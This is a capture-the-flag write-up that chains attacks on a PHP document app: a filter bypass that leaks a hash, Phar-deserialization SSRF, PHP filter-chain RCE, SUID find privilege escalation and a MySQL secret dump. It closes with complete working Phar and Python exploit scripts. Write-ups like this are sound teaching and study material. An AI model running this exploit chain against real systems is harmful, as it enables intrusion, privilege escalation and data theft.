Initial Analysis

We are given a website with a number of features for managing and viewing documents.
Analysing the Dockerfile, we can see that there is a /readflag binary which is root-executable only, hinting that we have to get privilege escalation later on.
FROM ubuntu:22.04@sha256:2b7412e6465c3c7fc5bb21d3e6f1917c167358449fecac8176c6e496e5c1f05f

ENV DEBIAN_FRONTEND=noninteractive

RUN apt update && apt install -y software-properties-common
RUN add-apt-repository ppa:ondrej/php && \
    apt update && \
    apt install -y php7.4 mysql-server apache2
RUN apt install -y php7.4-mysqli
RUN apt install php7.4-curl


COPY ./readflag /readflag

RUN chmod 700 /readflag
RUN rm -rf /var/www/html/*


COPY ./src/ /var/www/html/
COPY ./init.sql /docker-entrypoint-initdb.d/

RUN mkdir -p /var/www/html/uploads
RUN chmod 777 /var/www/html/uploads

# 권한 상승 벡터 제외

EXPOSE 80

CMD service mysql start && \
    mysql -u root < /docker-entrypoint-initdb.d/init.sql && \
    service apache2 start && \
    rm -rf /docker-entrypoint-initdb.d && \
    tail -f /dev/null
The /readflag binary only contains the first half of the flag.
Why is it so difficult to mix privilege elevation? ...
Here is gift location!.
DH{REDACTED
Sorry.. The flag has been truncated. This is the last mission. Get flags from database!
The Dockerfile also creates a MySQL database for managing the documents on the server, with a TOP SECRET DOCUMENT record. Based on the original version from X-mas CTF 2023, the secret table contains the second part of the flag.
-- 데이터베이스 생성 및 사용
CREATE DATABASE IF NOT EXISTS document;
USE document;

-- document 테이블 생성
CREATE TABLE IF NOT EXISTS document (
    title VARCHAR(255),
    content VARCHAR(1000),
    filename VARCHAR(255)
);

-- secret 테이블 생성
CREATE TABLE IF NOT EXISTS secret (
    secret_data VARCHAR(255) NOT NULL
);

-- document 테이블에 데이터 삽입
INSERT INTO document (title, content, filename)
VALUES ('TOP SECRET DOCUMENT', 'REDACTED', '655f365d59872.png');

-- secret 테이블에 데이터 삽입
INSERT INTO secret (secret_data)
VALUES ('REDACTED');

CREATE USER 'fake'@'%' IDENTIFIED BY 'fake';
GRANT ALL PRIVILEGES ON *.* TO 'fake'@'%';
FLUSH PRIVILEGES;
The credentials for the MySQL database are in db.php, but are redacted in the chall distribution. Keep this in mind, it will come in handy later.
$host = '127.0.0.1';
$account = 'fake';
$password = 'fake';
$db = 'document';
$conn = mysqli_connect($host,$account,$password,$db);
The most critical vulnerability lies in dashboard.php, which calls include() on user-supplied data, potentially giving us RCE. Access to this endpoint is restricted and requires admin authentication beforehand.
session_start();

if ($_SESSION['admin']) {
    if ($_POST['filename']) {
        $filename = strtolower($_POST['filename']);

        if (strpos($filename, "uploads") !== false) {
            echo "<div class='center-text'>Access to this file is restricted.</div>";
        } else {
            include "./templates/dashboard.html";
            include ($filename);
        }
    }
    else {
        include "./templates/dashboard.html";
    }
}
else {
    echo "<div class='center-text'>You are not admin.</div>";
}
The admin authentication logic lies in admin.php, where we have to submit an access code, whose MD5 hash will be compared against the correct access code hash stored inside the top secret document in the database.
POST requests are only accepts from a local IP address, which hints at us having to get SSRF for admin login.
$sql = "SELECT content FROM document";
$result = $conn->query($sql);
$row = $result->fetch_assoc();
$admin_token = $row["content"];
if ($_SERVER['REQUEST_METHOD'] == 'GET') {
    include "./templates/admin.html";
}
else if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    try {
	$input_code = $_POST['access_code'];
	session_start();
        if (md5($input_code) === $admin_token && $_SERVER['REMOTE_ADDR'] === '127.0.0.1') {
		$_SESSION['admin'] = true;
		echo "An access code has been issued upon correct access.";
		echo "Administrator privileges have been granted.";
        }
	else {
            echo "<script>alert('The access code is incorrect. Administrator registration is only possible on local host.');</script>";
            echo "<script>location.href='/index.php'</script>";
        }
    }
    catch(Exception $e) {
        echo "<script>alert('Wrong.');</script>";
        echo "<script>location.href='/index.php'</script>";
    }
}

else {
    echo "<script>alert('This is an unusual approach.');</script>";
    echo "<script>location.href='/index.php'</script>";
}
Consolidating everything, we can conclude that the intended solve path requires us to leak the admin token inside TOP SECRET DOCUMENT, then SSRF into admin.php to get admin login, and finally get RCE in dashboard.php to retrieve both flag parts.
Exploit
Our vector for retrieving the admin access code lies in view.php. We are allowed to make a GET request with a search term, and the backend will perform a LIKE match to fetch matching documents.
An important caveat is that our input is sanitised with addslashes() and is checked against a blacklist that blocks slashes, effectively killing SQLi.
include "./templates/view.html";
if ($_SERVER['REQUEST_METHOD'] == 'GET') {
    try {
$title = $_GET['title'];
$title = addslashes($title);
$title = strtolower($title);
$forbidden_strings = ['top secret document', '%', '_', '\\'];
$contains_forbidden_string = false;
foreach ($forbidden_strings as $str) {
        if (strpos($title, $str) !== false) {
            $contains_forbidden_string = true;
            break;
        }
}

        if (!$contains_forbidden_string) {
            $sql = "SELECT * FROM document WHERE title LIKE '$title'";
            $result = $conn->query($sql);
            if ($row = $result->fetch_assoc()) {
                echo '<h1 class="title">' . htmlspecialchars($row['title']) . '</h1>';
                echo '<img src="/uploads/' . htmlspecialchars($row['filename']) . '" alt="Document Image" class="document-image" width="500" height="500">';
                echo '<p class="content">' . htmlspecialchars($row['content']) . '</p>';
                echo '</div>
                </body>
                </html>';
            } else {
                echo "No records found.";
            }
        } else {
            echo "The title contains forbidden words.";
        }
    } catch (mysqli_sql_exception $e) {
        echo "Query failed: " . $e->getMessage();
    }
}
else {
    echo "<script>alert('This is an unusual approach.');</script>";
    echo "<script>location.href='/TestBuild/index.php'</script>";
}
The blacklist also blocks top secret document and wildcard characters, so matching the secret document isn't that straightforward.
We can bypass this filter using \u2003 in place of normal spaces, as MySQL normalises it to normal spaces during normal collation.

top%E2%80%83secret%E2%80%83documentSubmitting our payload fetches TOP SECRET DOCUMENT, giving us a hash. Cracking this hash with Crackstation gives us windows as the access code.
Now that we have the access code, we need to find a way to SSRF into admin.php.
Looking at delete.php, the exploit becomes glaringly obvious. A Requests class is implemented, but is never used anywhere in the source code. The destructor of this class makes a request with curl_exec() with the $url and arguments $postData, and a $cookie argument for saving sessions.
When we supply a filename for deletion, this endpoint fetches the file and calls file_get_contents() on it to display its contents. This is huge, because file_get_contents() is one of the many functions which triggers Phar deserialization.
ini_set('phar.readonly',0);
class Requests {
    public $url;
    private $options;
    private $postData;
    private $cookie;
    function __construct($url, $postData = '', $cookie = '', $options = array()) {
        $this->url = $url;
        $this->postData = $postData;
        $this->cookie = $cookie;
        $this->options = $options;
    }

    function __destruct(){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $this->url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

        if (!empty($this->postData)) {
            curl_setopt($ch, CURLOPT_POST, true);
            curl_setopt($ch, CURLOPT_POSTFIELDS, $this->postData);
        }

        if (!empty($this->cookie)) {
            curl_setopt($ch, CURLOPT_COOKIE, $this->cookie);
        }

        foreach ($this->options as $option => $value) {
            curl_setopt($ch, $option, $value);
        }

        $output = curl_exec($ch);
        echo $output;
        curl_close($ch);
    }
}
    if ($_SERVER['REQUEST_METHOD'] == 'GET') {
        include "./templates/delete.html";

    }
    else {
        if($_POST['title']) {
            $title = $_POST['title'];
            if (strpos($title, '..') !== false) {
                echo "Filtered.";
                exit(-1);
            }

            $filePath = $title;
            $imageType = pathinfo($filePath, PATHINFO_EXTENSION);
	    $allowedTypes = ['png', 'jpg', 'jpeg'];
	    if (!in_array(strtolower($imageType), $allowedTypes)) {
    		echo "Invalid image type.";
    		exit(-1);
	    }
	    $imageData = file_get_contents($filePath);
	    if ($imageData == null) {
		$filePath = './uploads/' . $filePath;
		$imageData = file_get_contents($filePath);
	    }
        ...
The upload functionality in report.php is severely flawed, as the only protection is a MIME type check, which can be easily bypassed.
if ($_SERVER['REQUEST_METHOD'] == 'POST' and $_POST['title'] and $_POST['content']) {
    if ($_SERVER['REQUEST_METHOD'] == 'POST') {
        if (isset($_FILES['file']) && $_FILES['file']['error'] == 0) {
            $allowedTypes = ['image/png' => 'png', 'image/jpeg' => 'jpg'];
            $fileType = $_FILES['file']['type'];

            if (array_key_exists($fileType, $allowedTypes)) {
                $uploadPath = './uploads/';
                $randomFileName = uniqid() . '.' . $allowedTypes[$fileType];
We can upload a malicious Phar archive that on deserialization, creates a Requests object that will make a POST request to admin.php with the access code and our PHPSESSID cookie, allowing us to get admin login, then delete the file in delete.php to trigger the SSRF.
class Requests {
    public $url;
    private $options;
    private $postData;
    private $cookie;

    function __construct($url, $code, $cookie) {
        $this->url = $url;
        $this->postData = "access_code=" . $code;
        $this->cookie = $cookie;
        $this->options = array();
    }
}

$filename = 'payload.phar';

@unlink($filename);

$phar = new Phar($filename);
$phar->startBuffering();

$phar->setStub("<?php __HALT_COMPILER();");
$phar->addFromString('a.jpg', '');

$object = new Requests('http://127.0.0.1/admin.php', "windows", <PHPSESSID>);
$phar->setMetadata($object);

$phar->stopBuffering();
Now that we have authenticated ourselves as admin, we can finally access dashboard.php.
However, the main limitation of this endpoint is that it blacklists files with uploads in the filepath, meaning we can't just simply upload a webshell in report.php and access it for RCE.
if (strpos($filename, "uploads") !== false) {
    echo "<div class='center-text'>Access to this file is restricted.</div>";
} else {
    include "./templates/dashboard.html";
    include ($filename);
}
Apart from filenames, include() also allows passing in the php://filter wrapper. We can thus bypass the blacklist restriction and use PHP filter chains to get RCE using this tool.
python php_filter_chain_generator.py --chain '<?php system("ls 2>&1") ?>'
Now that we have RCE, we need to find a privilege escalation vector to get the first half of the flag.
Running find / -perm -4000 -type f 2>/dev/null to enumerate SUID binaries reveals that /usr/bin/find has root permissions, just like in the original version of the challenge.

We can leak that flag part using /usr/bin/find . -exec /readflag \\; -quit.

The second flag half is pretty straightforward, as we can directly fetch it from the MySQL database.
To connect to the database, we first need to fetch the MySQL credentials, which we can do with cat db.php.


After that, we can just connect to the database and read the records in the secret table.
$conn = mysqli_connect('127.0.0.1', 'x-mas', 'qwer1234', 'document');
$result = mysqli_query($conn, "select * from secret");

if($result === false){
    die("ERROR: " . mysqli_error($conn));
}

while($row = mysqli_fetch_row($result)) {
    print_r($row);
}
Below are my full solve scripts for this challenge.
<?php
    class Requests {
        public $url;
        private $options;
        private $postData;
        private $cookie;

        function __construct($url, $data, $cookie) {
            $this->url = $url;
            $this->postData = $data;
            $this->cookie = $cookie;
            $this->options = array();
        }
    }

    $filename = 'payload.phar';

    @unlink($filename);

    $phar = new Phar($filename);
    $phar->startBuffering();

    $phar->setStub("<?php __HALT_COMPILER();");
    $phar->addFromString('a.jpg', '');

    $object = new Requests('http://127.0.0.1/admin.php', $argv[1] ?? "", $argv[2] ?? "");
    $phar->setMetadata($object);

    $phar->stopBuffering();
?>import requests
import re
import subprocess
url = "http://host8.dreamhack.games:22521/"
s = requests.Session()
# to save admin login
s.get(url)
sessid = s.cookies['PHPSESSID']
# ssrf with phar deserialization
def upload(filename, contents):
res = s.post(f'{url}/report.php', data={
'title': 'a',
'content': 'a'
}, files={
'file': (
filename,
contents,
'image/png'
)
})
filepath = re.findall(r"alert\('(.+)'\)</scrip", res.text)[0]
return filepath
def ssrf(access_code):
subprocess.run(['php', '-d', 'phar.readonly=0', 'exploit.php', f"access_code={access_code}", f'PHPSESSID={sessid}'])
with open('payload.phar', 'rb') as f:
filepath = upload('payload.phar', f.read())
res = s.post(f'{url}/delete.php', data={
'title': f'phar://uploads/{filepath}/a.jpg'
})
return res.text
# get admin access code
def get_access_hash():
res = s.get(f"{url}/view.php", params={
'title': 'top secret document'.replace(' ', '\u2003')
})
access_hash = re.findall(r'content">(.+)</p>', res.text)[0].strip()
return access_hash
# admin login
leak = ssrf('windows')
# filter chain rce
def rce(php):
out = subprocess.check_output(['python', 'php_filter_chain_generator.py', '--chain', f'<?php {php} ?>']).decode()
chain = re.findall(r'(php://filter.+)', out)[0].strip()
res = s.post(f'{url}/dashboard.php', data={
'filename': chain,
})
return res.text
shell = 'system("%s 2>&1")'
leak = rce(shell % "cat db.php")
account = re.findall(r"\$account = '(.+)'", leak)[0].strip()
password = re.findall(r"\$password = '(.+)'", leak)[0].strip()
def exec_sql(sql):
db = '''
$conn = mysqli_connect('127.0.0.1', '%s', '%s', 'document');
$result = mysqli_query($conn, "%s");
if($result === false){
die("ERROR: " . mysqli_error($conn));
}
while($row = mysqli_fetch_row($result)) {
print_r($row);
}
'''.strip() % (account, password, sql)
return rce(db)
# flag 1 (priv esc with mysql root)
leak = rce(shell % '/usr/bin/find . -exec /readflag \\; -quit')
flag1 = re.findall(r'(DH{.+):', leak)[0].strip()
# flag 2
leak = exec_sql('select * from secret')
flag2 = re.findall(r'\[0\] =>(.+)', leak)[0].strip()
print("Flag:", flag1 + flag2)Flag: DH{S0rRy_I_w4nTed_Mod1fi3D_Un1nt3ndeD_vu1n3r4bl1tY}